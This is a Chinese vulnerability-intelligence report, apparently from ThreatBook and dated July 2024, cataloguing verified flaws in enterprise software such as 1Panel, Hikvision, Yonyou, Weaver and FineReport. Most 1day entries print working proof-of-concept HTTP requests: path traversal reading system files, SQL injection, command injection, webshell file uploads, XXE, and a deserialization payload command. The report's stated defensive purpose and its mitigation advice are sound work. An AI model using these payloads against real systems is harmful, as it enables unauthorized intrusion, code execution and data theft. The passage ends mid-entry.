近期流传漏洞-验真情报合集

微步出品 • 全网独家 • 人肉验真 • 持续更新

版本号：07.24

2024/07/24

微步研究响应中心

隧讯

当前版本收录：截止到 7 月 24 日的所有流传漏洞验真情报合集

· 针对最近各渠道流传的漏洞消息，微步成立了漏洞专项组，对截获的每一条漏洞消息进行严谨的人工验证和复现，现将验证结果汇总为本报告；

· 本报告将以 1-2 日/次的频率不定期更新版本，接收方请密切关注报告日期，确保使用最新版本的报告；

· **本报告内容最终解释权归微步所有。该情报为微步内部情报，接收方不得再次转发或对外公开发布。接收方须将该情报用于维护自身网络安全等合法目的，不得用于发起网络攻击等违法行为。**

目录

已验真的 0day 漏洞 7

20240724 7

1. Oracle WebLogic Server 远程代码执行漏洞(XVE-2024-4789) 7

2. 天问物业 ERP 系统 ContractDownLoad.aspx 任意文件读取漏洞(XVE-2024-18155) 7

20240722 8

1. 通天星主动安全监控云平台远程代码执行漏洞(XVE-2023-36633) 8

2. H3C Workspace 云桌面 远程命令执行漏洞(XVE-2024-8180) 8

3. 润乾报表前台任意文件上传漏洞(XVE-2023-2519) 8

4. 天问物业 ERP 系统 AreaAvatarDownLoad.aspx 任意文件读取漏洞(XVE-2024-17939) 9

已验真的 1day/Nday 漏洞 9

20240724 9

1. Bazarr swaggerui 组件 目录穿越导致任意文件读取漏洞(XVE-2024-17772) 9

2. 用友 NC 及 U8cloud LoggingConfigServlet 接口 反序列化漏洞(XVE-2024-18151) 10

3. 泛微 e-cology9 /services/WorkPlanService 前台 SQL 注入漏洞(XVE-2024-18112) 11

4. 1Panel 远程代码执行漏洞(XVE-2024-17699) 12

5. 飞讯云 WMS /MyDown/MyImportData 前台 SQL 注入(XVE-2024-18113) 13

6. 数字通云平台智慧政务 time SQL 注入漏洞(XVE-2024-18153) 14

7. 资管云 comfileup.php 前台文件上传漏洞(XVE-2024-18154) 15

8. 锐捷统一上网行为管理与审计系统 static_convert.php 命令注入漏洞(XVE-2024-18152)····· 17
9. 红海云 eHR kqFile.mob 任意文件上传(XVE-2024-18114)····· 18
10. 蓝凌 EKP 远程代码执行漏洞(XVE-2023-18344)····· 19
11. 赛蓝企业管理系统 DownloadBuilder 任意文件读取漏洞(XVE-2024-17668)·· 21
12. 赛蓝企业管理系统 ReadTxtLog 任意文件读取漏洞(XVE-2024-18123)····· 22
13. 赛蓝企业管理系统 GetJSFile 任意文件读取漏洞(XVE-2024-18123)····· 23
14. 海康威视综合安防管理平台 远程命令执行漏洞(XVE-2024-8852)····· 24
15. SuiteCRM responseEntryPoint SQL 注入漏洞(XVE-2024-13507)····· 25
16. 用友 U8CRM import.php 任意文件上传漏洞(XVE-2024-18156)····· 25
20240723····· 27
1. 广联达 Linkworks ArchiveWebService XML 实体注入漏洞(XVE-2024-18072) 27
2. 致远互联 AnalyticsCloud 分析云 任意文件读取漏洞(XVE-2024-18073)····· 30
3. 润乾报表 dataSphereServlet 任意文件读取漏洞(XVE-2024-18076)····· 31
4. 联软安渡 UniNXG 安全数据交换系统 SQL 注入漏洞(XVE-2024-18077)····· 32
5. 帆软 FineReport ReportSever Sqlite 注入导致远程代码执行漏洞(XVE-2024-18078)····· 33
6. 浪潮云财务系统 bizintegrationwebservice 命令执行漏洞(XVE-2024-18082)· 34
20240722····· 36
1. 通天星 CMSV6 车载视频监控平台 disable 存在 SQL 注入漏洞(XVE-2024-17935)36
2. 亿赛通数据泄露防护(DLP)系统 NetSecConfigAjax SQL 注入漏洞(XVE-2024-17936)····· 37

3. 亿赛通数据泄露防护(DLP)系统 NoticeAjax SQL 注入漏洞(XVE-2024-17938)·· 38
4. 启明星辰 天玥网络安全审计系统 SQL 注入漏洞(XVE-2023-5892)····· 39
5. 致远 OA fileUpload.do 前台文件上传绕过漏洞(XVE-2024-8166)····· 39
6. F5 BIG-IP 远程代码执行漏洞(XVE-2023-29359)····· 43
7. 用友 U8 cloud MonitorServlet 反序列化漏洞(XVE-2023-28865)····· 43
8. 万户 OA SQL 注入漏洞(XVE-2023-26186)····· 44
9. 锐捷 RG-NBS2026G-P 交换机 WEB 管理 ping.htm 未授权访问漏洞(XVE-2024-17942)····· 45
10. 福建科立讯通信 指挥调度管理平台 ajax_users.php 信息泄露漏洞(XVE-2024-17952)····· 45
11. 福建科立讯通信 指挥调度管理平台 ajax_users.php SQL 注入漏洞(XVE-2024-15986)····· 46
12. 福建科立讯通信 指挥调度管理平台存在远程命令执行漏洞(XVE-2023-36635)·46
正在复现中的漏洞····· 48
1. 泛微 Ecology9 前台远程代码执行漏洞····· 48
2. 用友 NC querygoodsgridbycode 存在 SQL 注入漏洞····· 48
3. 用友 U8 Cloud ActionServlet SQL 注入漏洞····· 48
4. 金和 OA GeneralXmlhttpPage.aspx SQL 注入····· 48
5. 通达 oa11.10 前台 login.php 存在 SQL 注入····· 48
未复现成功的漏洞····· 48
1. 北京筑业建设工程资料同步跟踪检查与流转交互云平台密码重置漏洞····· 48
2. 同鑫科技 EHR 系统全系列 SQL 注入漏洞····· 48

3. 金和 OA C6CreateGroup 接口注入漏洞……48
4. 天翼云安全运维网关 RCE 漏洞……48
5. 同鑫科技 EHR 系统全系列 SQL 注入漏洞……48
6. 华天动力 OA 权限绕过漏洞……48
7. 九思 OA 文件上传漏洞……48
8. 明源云 SQL 注入……48
关于微步在线漏洞情报订阅服务……49
服务简介……49
服务内容……49
能力优势……49

已验真的 0day 漏洞

20240724

1. Oracle WebLogic Server 远程代码执行漏洞 (XVE-2024-4789)

来源：X 漏洞奖励计划

临时修复建议：

- 使用防护类设备对相关资产进行防护。
- 在不影响业务的情况下，临时禁用 IIOP 和 T3 协议。
- 如非必要，避免将资产暴露在互联网。

详情信息：

该漏洞仍处于 0day 状态，暂不公开提供。如有需要请联系微步支持。

2. 天问物业 ERP 系统 ContractDownLoad.aspx 任意文件读取漏洞(XVE-2024-18155)

来源：公开信息

临时修复建议：

- 使用防护类设备进行防护，拦截请求中出现../路径穿越字符。
- 如非必要，避免将资产暴露在互联网。

详情信息：

该漏洞仍处于 0day 状态，暂不公开提供。如有需要请联系微步支持。

20240722

1. 通天星主动安全监控云平台远程代码执行漏洞 (XVE-2023-36633)

来源：X 漏洞奖励计划

影响版本：version <= V7.32.0.2

临时缓解措施：

- 使用防护类设备对相关资产进行防护，拦截请求中出现的恶意 SQL 语句。
- 如非必要，避免将资产暴露在互联网。

详情信息：

该漏洞仍处于 0day 状态，暂不公开提供。如有需要请联系微步支持。

2. H3C Workspace 云桌面 远程命令执行漏洞(XVE-2024-8180)

来源：X 漏洞奖励计划

影响版本：version <= E1013P13

临时缓解措施：

- 使用防护类设备对相关资产进行防护，拦截请求中出现的恶意命令执行语句。
- 如非必要，避免将资产暴露在互联网。

详情信息：

该漏洞仍处于 0day 状态，暂不公开提供。如有需要请联系微步支持。

3. 润乾报表前台任意文件上传漏洞(XVE-2023-2519)

来源：X 漏洞奖励计划

影响版本：version <= 20221210

临时缓解措施：

- 使用防护类设备对相关资产进行防护，拦截请求中出现的恶意 jsp 代码和../路径穿越字符。
- 如非必要，避免将资产暴露在互联网。

详情信息：

该漏洞仍处于 0day 状态，暂不公开提供。如有需要请联系微步支持。

4. 天问物业 ERP 系统 AreaAvatarDownLoad.aspx 任意文件读取漏洞(XVE-2024-17939)

来源：公开信息

临时修复建议：

- 使用防护类设备进行防护，拦截请求中出现../路径穿越字符
- 如非必要，避免将资产暴露在互联网

详情信息：

该漏洞仍处于 0day 状态，暂不公开提供。如有需要请联系微步支持。

已验真的 1day/Nday 漏洞

20240724

1. Bazarr swaggerui 组件 目录穿越导致任意文件读取漏洞(XVE-2024-17772)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-17772

临时修复建议：

- 使用防护类设备进行防护 ,限制访问/api/swaggerui/static 路径 ,拦截请求中出现的../ 路径穿越字符
- 如非必要，避免将资产暴露在互联网

详情信息：

```
GET /api/swaggerui/static/../../../../../../../../../../../../../../../../etc/passwd HTTP/1.1
Host:
```

2. 用友 NC 及 U8cloud LoggingConfigServlet 接口 反序列化漏洞(XVE-2024-18151)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18151

临时修复建议：

- 使用防护类设备进行防护 ,限制访问 nc.bs.logging.config.LoggingConfigServlet 路径，拦截请求中出现的恶意序列化数据
- 如非必要，避免将资产暴露在互联网

详情信息：

使用 ysoserial 生成序列化数据

java -jar ysoserial.jar CommonsCollections6 "calc.exe" > obj.bin

```
POST /servlet/~ic/nc.bs.logging.config.LoggingConfigServlet HTTP/1.1
Host:

恶意序列化数据
```

3. 泛微 e-cology9 /services/WorkPlanService 前台 SQL 注入漏洞(XVE-2024-18112)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18112

临时修复建议：

- 使用防护类设备进行防护，限制访问/services/WorkPlanService 路径，拦截请求中出现的恶意 SQL 注入语句
- 如非必要，避免将资产暴露在互联网

详情信息：

```
POST /services/WorkPlanService HTTP/1.1
Content-Length: 430
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
SOAPAction:
```

```
Content-Type: text/xml;charset=UTF-8

Host: 192.168.52.168

Referer: http://192.168.52.168:80/services/WorkPlanService

Cookie: ecology_JSessionid=aaawzto5mqug94J9Fz0cz

Connection: close


<soapenv:Envelope

xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"

xmlns:web="webservices.workplan.weaver.com.cn">

    <soapenv:Header/>

    <soapenv:Body>

        <web:deleteWorkPlan>

            <!--type: string-->

            <web:in0>(SELECT 8544 FROM

(SELECT(SLEEP(3-(IF(27=27,0,5)))))NZeo)</web:in0>

            <!--type: int-->

            <web:in1>22</web:in1>

        </web:deleteWorkPlan>

    </soapenv:Body>

</soapenv:Envelope>
```

4. 1Panel 远程代码执行漏洞(XVE-2024-17699)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-17699

临时修复建议：

- 使用防护类设备进行防护，拦截请求中出现的恶意 SQL 语句
- 如非必要，避免将资产暴露在互联网

详情信息：

```
GET /.git/config HTTP/1.1
User-Agent: test',"test", "test", "", "YmxvZy5tbzYwLmNu", "test", 0, "deny", 0,
1);ATTACH DATABASE '/www/sites/test/index/test.php' AS test ;create TABLE
test.exp (dataz text) ; insert INTO test.exp (dataz) VALUES ('<?php phpinfo();');#
Connection: close
Host: 172.23.80.143:8084
```

5. 飞讯云 WMS /MyDown/MyImportData 前台 SQL 注入 (XVE-2024-18113)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18113

临时修复建议：

- 使用防护类设备进行防护，限制访问/MyDown/MyImportData 路径，拦截请求中出现的恶意 SQL 语句
- 如非必要，避免将资产暴露在互联网

详情信息：

```
GET /MyDown/MyImportData?opeid=72000301' HTTP/1.1
Host:
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=48887e3b-7976-4804-bb6c-17005cad41b1;
Language=zh-CN
Connection: close
```

6. 数字通云平台智慧政务 time SQL 注入漏洞 (XVE-2024-18153)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18153

临时修复建议：

- 使用防护类设备进行防护，限制访问/payslip/search/index/userid/time/time 路径，拦截请求中出现的恶意 SQL 语句
- 如非必要，避免将资产暴露在互联网

详情信息：

```
GET
/payslip/search/index/userid/time/time?PayslipUser[user_id]=%28SELECT+4655
+FROM+%28SELECT%28SLEEP%285%29%29%29usQE%29 HTTP/1.1
Host:
User-Agent : Mozilla/5 .0 (Windows NT 10 .0; Win64; x64) AppleWebKit/537 .36
(KHTM
Accept-Encoding : gzip, deflate
Accept : */*
Connection : keep-alive
```

7. 资管云 comfileup.php 前台文件上传漏洞 (XVE-2024-18154)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18154

临时修复建议：

- 使用防护类设备进行防护 ,限制访问/comfileup.php 路径 ,拦截请求中出现的恶意 php 代码

- 如非必要，避免将资产暴露在互联网

详情信息：

```
POST /comfileup.php HTTP/1.1

Host:

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:127.0)

Gecko/20100101 Firefox/127.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*

/*;q=0.8

Accept-Language:

zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Cookie: cna=JtMCH7NgWFYCAXBg5XNzopCe

Upgrade-Insecure-Requests: 1

Priority: u=1

Content-Type: multipart/form-data; boundary=--------1110146050

Content-Length: 117


----------1110146050

Content-Disposition: form-data; name="file";filename="test.php"
```

```
test

----------1110146050--
```

8. 锐捷统一上网行为管理与审计系统 static_convert.php 命令注入漏洞(XVE-2024-18152)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18152

临时修复建议：

- 使用防护类设备进行防护，限制访问/view/IPV6/naborTable/static_convert.php 路径，拦截请求中出现的恶意命令注入
- 如非必要，避免将资产暴露在互联网

详情信息：

```
GET
/view/IPV6/naborTable/static_convert.php?blocks[0]=|echo%20%27<?php%20sy
stem("id");unlink(__FILE__);?>%27%20>/var/www/html/rce.php HTTP/1.1
Host: your-ip
Accept: application/json, text/javascript, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

```
Connection: close
```

9. 红海云 eHR kqFile.mob 任意文件上传(XVE-2024-18114)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18114

临时修复建议：

- 使用防护类设备进行防护，限制访问/RedseaPlatform/kqFile.mob 路径，拦截请求中出现的恶意 jsp 代码
- 如非必要，避免将资产暴露在互联网

详情信息：

```
POST /RedseaPlatform/kqFile.mob?method=uploadFile&fileName=123.jspx
HTTP/1.1
Host:
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
```

```
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7

Cookie: JSESSIONID=391295A33F5DA2F1DB07485CEC9602E8

Connection: close

Content-Type: multipart/form-data;

boundary=----WebKitFormBoundaryS7jL1beJUXUUnhE8

Content-Length: 480


------WebKitFormBoundaryS7jL1beJUXUUnhE8

Content-Disposition: form-data; name="fj_file";filename=|$|"222.jpg"|$|


<jsp:root version="2.0" xmlns:jsp="http://java.sun.com/JSP/Page">

    <jsp:directive.page contentType="text/html"/>

    <jsp:directive.page pageEncoding="UTF-8"/>

    jsp:scriptlet<![CDATA[

        out.print(123456);

    ]]></jsp:scriptlet>

</jsp:root>

------WebKitFormBoundaryS7jL1beJUXUUnhE8--
```

10. 蓝凌 EKP 远程代码执行漏洞(XVE-2023-18344)

来源：X 漏洞奖励计划

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2023-18344

临时修复建议：

- 使用防护类设备进行防护，限制访问 /ekp/sys/ui/sys_ui_component/sysUiComponent.do 路径 ,拦截请求中出现的恶意 java 代码
- 如非必要，避免将资产暴露在互联网

详情信息：

1、移动目录

```
GET
/ekp/sys/ui/sys_ui_component/sysUiComponent.do?method=replaceExtend&ex
tendId=../../../../resource/help/km/review/&folderName=../../../ekp/sys/common
HTTP/1.1
Host:
```

2、利用 dataxml.jsp 执行任意代码

```
POST /ekp/resource/help/km/review/dataxml.jsp HTTP/1.1
Host:
Content-Type: application/x-www-form-urlencoded

s_bean=sysFormulaSimulateByJS&script=var x =
Function/**/('return(java.lang.Runtime.getRuntime())')();x.exec("calc.exe");var a =
mainOutput();function mainOutput() {};
```

11. 赛蓝企业管理系统 DownloadBuilder 任意文件读取漏洞 (XVE-2024-17668)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-17668

临时修复建议：

- 使用防护类设备进行防护，限制访问 /BaseModule/ReportManage/DownloadBuilder 路径，拦截请求中的../路径穿越字符
- 如非必要，避免将资产暴露在互联网

详情信息：

```
GET /BaseModule/ReportManage/DownloadBuilder?filename=/../web.config
HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
```

```
Connection: close
```

12. 赛蓝企业管理系统 ReadTxtLog 任意文件读取漏洞 (XVE-2024-18123)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18123

临时修复建议：

- 使用防护类设备进行防护，限制访问 /BaseModule/SysLog/ReadTxtLog 路径，拦截请求中出现的../路径穿越字符
- 如非必要，避免将资产暴露在互联网

详情信息：

```
GET /BaseModule/SysLog/ReadTxtLog?FileName=../XmlConfig/database.config
HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
```

```
Connection: close
```

13. 赛蓝企业管理系统 GetJSFile 任意文件读取漏洞 (XVE-2024-18123)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18123

临时修复建议：

- 使用防护类设备进行防护，限制访问 /Utility/GetJSFile 路径，拦截请求中出现的../路径穿越字符
- 如非必要，避免将资产暴露在互联网

详情信息：

```
GET /Utility/GetJSFile?filePath=../web.config HTTP/1.1

Host:

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)

Gecko/20100101 Firefox/125.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*

/*;q=0.8

Accept-Language:

zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate, br

Connection: close
```

14. 海康威视综合安防管理平台 远程命令执行漏洞 (XVE-2024-8852)

来源：X 漏洞奖励计划

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-8852

临时修复建议：

- 使用防护类设备进行防护，限制访问/center/api/installation/detection 路径，拦截请求中出现的恶意命令注入
- 如非必要，避免将资产暴露在互联网

详情信息：

```
POST /center/api/installation/detection HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6)
AppleWebKit/537.36(KHTML, like Gecko) Chrome/105.0.1249.139 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/json;charset=UTF-8
```

```
{"type":"environment","operate":"","machines":{"id":   "$(id >
/opt/hikvision/web/components/tomcat85linux64.1/webapps/vms/static/echo.t
xt)"}}
```

15. SuiteCRM responseEntryPoint SQL 注入漏洞 (XVE-2024-13507)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-13507

临时修复建议：

- 使用防护类设备进行防护，拦截请求中出现的恶意 SQL 语句
- 如非必要，避免将资产暴露在互联网

详情信息：

```
GET
/index.php?entryPoint=responseEntryPoint&event=1&delegate=a<"+UNION+S
ELECT+SLEEP(5);--+-&type=c&response=accept HTTP/1.1
Host:
```

16. 用友 U8CRM import.php 任意文件上传漏洞 (XVE-2024-18156)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18156

临时修复建议：

- 使用防护类设备进行防护，限制访问/crmtools/tools/import.php 路径，拦截请求中出现的恶意 PHP 语句
- 如非必要，避免将资产暴露在互联网

详情信息：

```
POST /crmtools/tools/import.php?DontCheckLogin=1&issubmit=1 HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarye0z8QbHs79gL8vW5
Content-Length: 295

------WebKitFormBoundarye0z8QbHs79gL8vW5
Content-Disposition: form-data; name="xfile"; filename="1.xls"

<?php system("whoami");unlink(__FILE__);?>
```

```
------WebKitFormBoundarye0z8QbHs79gL8vW5

Content-Disposition: form-data; name="combo"


rce.php

------WebKitFormBoundarye0z8QbHs79gL8vW5--
```

20240723

1. 广联达 Linkworks ArchiveWebService XML 实体注入漏洞 (XVE-2024-18072)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18072

临时修复建议：

- 使用防护类设备进行防护，限制访问 /GB/LK/Document/ArchiveService/ArchiveWebService.asmx 路径，拦截大量出现 HTML 实体编码的请求
- 如非必要，避免将资产暴露在互联网

详情信息：

```
POST /GB/LK/Document/ArchiveService/ArchiveWebService.asmx HTTP/1.1

Host:

Content-Type: text/xml; charset=utf-8

Content-Length: length
```

SOAPAction:

"http://GB/LK/Document/ArchiveService/ArchiveWebService.asmx/PostArchiveInfo"

<?xml version="1.0" encoding="utf-8"?>

<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

xmlns:xsd="http://www.w3.org/2001/XMLSchema"

xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">

<soap:Body>

<PostArchiveInfo

xmlns="http://GB/LK/Document/ArchiveService/ArchiveWebService.asmx">

<archiveInfo><!DOCTYPE Archive [
    <!ENTITY secret SYSTEM "file:///windows/win.ini">
]>

<Archive>
    <ArchiveInfo>
&

#x20;   <UploaderID>
##########

&secret;

###############
</UploaderID>
   </ArchiveInfo>
   <Result>
       <MainDoc>Document Content</MainDoc>
    </Result>
    <DocInfo>
       <DocTypeID>1</DocTypeID>
        <DocVersion>

```
&#x31;&#x2e;&#x30;&#x3c;&#x2f;&#x44;&#x6f;&#x63;&#x56;&#x65;&#x72;&
#x73;&#x69;&#x6f;&#x6e;&#x3e;&#x20;&#x20;&#x0a;&#x20;&#x20;&#x20;&#
x20;&#x3c;&#x2f;&#x44;&#x6f;&#x63;&#x49;&#x6e;&#x66;&#x6f;&#x3e;&#x2
0;&#x20;&#x0a;&#x3c;&#x2f;&#x41;&#x72;&#x63;&#x68;&#x69;&#x76;&#x65;
&#x3e;</archiveInfo>
        <folderIdList>string</folderIdList>
        <platId>string</platId>
      </PostArchiveInfo>
   </soap:Body>
</soap:Envelope>
```

2. 致远互联 AnalyticsCloud 分析云 任意文件读取漏洞 (XVE-2024-18073)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18073

临时修复建议：

- 使用防护类设备进行防护，拦截请求中出现的.%252e/路径穿越特征
- 如非必要，避免将资产暴露在互联网

详情信息：

```
GET
/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252
e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%25
```

```
2e/c://windows/win.ini HTTP/1.1

Host:

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i

mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close
```

3. 润乾报表 dataSphereServlet 任意文件读取漏洞 (XVE-2024-18076)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18076

临时修复建议：

- 使用防护类设备进行防护，限制访问/demo/servlet/dataSphereServlet 路径，拦截请求中出现的../路径穿越字符
- 如非必要，避免将资产暴露在互联网

详情信息：

```
POST /demo/servlet/dataSphereServlet?action=11 HTTP/1.1

Host: 172.23.80.126:6868

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36

(KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36

Content-Type: application/x-www-form-urlencoded

Content-Length: 68


path=../../../../../../../../../../windows/win.ini&content=&mode=
```

4. 联软安渡 UniNXG 安全数据交换系统 SQL 注入漏洞 (XVE-2024-18077)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18077

临时修复建议：

- 使用防护类设备进行防护，限制访问/UniExServices/link/queryLinkInfo 路径，拦截请求中出现的恶意 SQL 注入语句
- 如非必要，避免将资产暴露在互联网

详情信息：

/UniExServices/link/queryLinkInfo?address=%27%3BSELECT%20PG_SLEEP%285%29--

5. 帆软 FineReport ReportSever Sqlite 注入导致远程代码执行漏洞(XVE-2024-18078)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18078

临时修复建议：

- 使用防护类设备进行防护，限制访问/webroot/decision/view/ReportServer 路径，拦截请求中出现的恶意 SQL 注入语句
- 如非必要，避免将资产暴露在互联网

详情信息：

```
GET
/webroot/decision/view/ReportServer?test=ssssss&n=${a=sql('FRDemo',DECOD
E('%ef%bb%bfattach%20database%20%27%2E%2E%2Fwebapps%2Fwebroot%2
Ftest%2Ejsp%27%20as%20%27test%27%3B'),1,1)} HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/png,image/svg+xml,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate

Upgrade-Insecure-Requests: 1
```

若返回 302，且 Location 中存在 n=true，且成功创建 test.jsp，则漏洞存在。可进一步创建表、insert 等方式来写入 webshell。

6. 浪潮云财务系统 bizintegrationwebservice 命令执行漏洞 (XVE-2024-18082)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-18082

临时修复建议：

- 使用防护类设备进行防护，限制访问 /cwbase/gsp/webservice/bizintegrationwebservice/bizintegrationwebservice.asmx 路径
- 如非必要，避免将资产暴露在互联网

详情信息：

```
POST

/cwbase/gsp/webservice/bizintegrationwebservice/bizintegrationwebservice.as

mx HTTP/1.1

Host:

Content-Type: text/xml; charset=utf-8

Content-Length: 16396

SOAPAction: "http://tempuri.org/GetChildFormAndEntityList"
```

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <GetChildFormAndEntityList xmlns="http://tempuri.org/">
      <baseFormID>string</baseFormID>
      <baseEntityID>string</baseEntityID>
      <strFormAssignment>反序列化数据</strFormAssignment>
      <isBase>0</isBase>
    </GetChildFormAndEntityList>
  </soap:Body>
</soap:Envelope>
```

20240722

1. 通天星 CMSV6 车载视频监控平台 disable 存在 SQL 注入漏洞 (XVE-2024-17935)

来源：公开信息

漏洞信息：

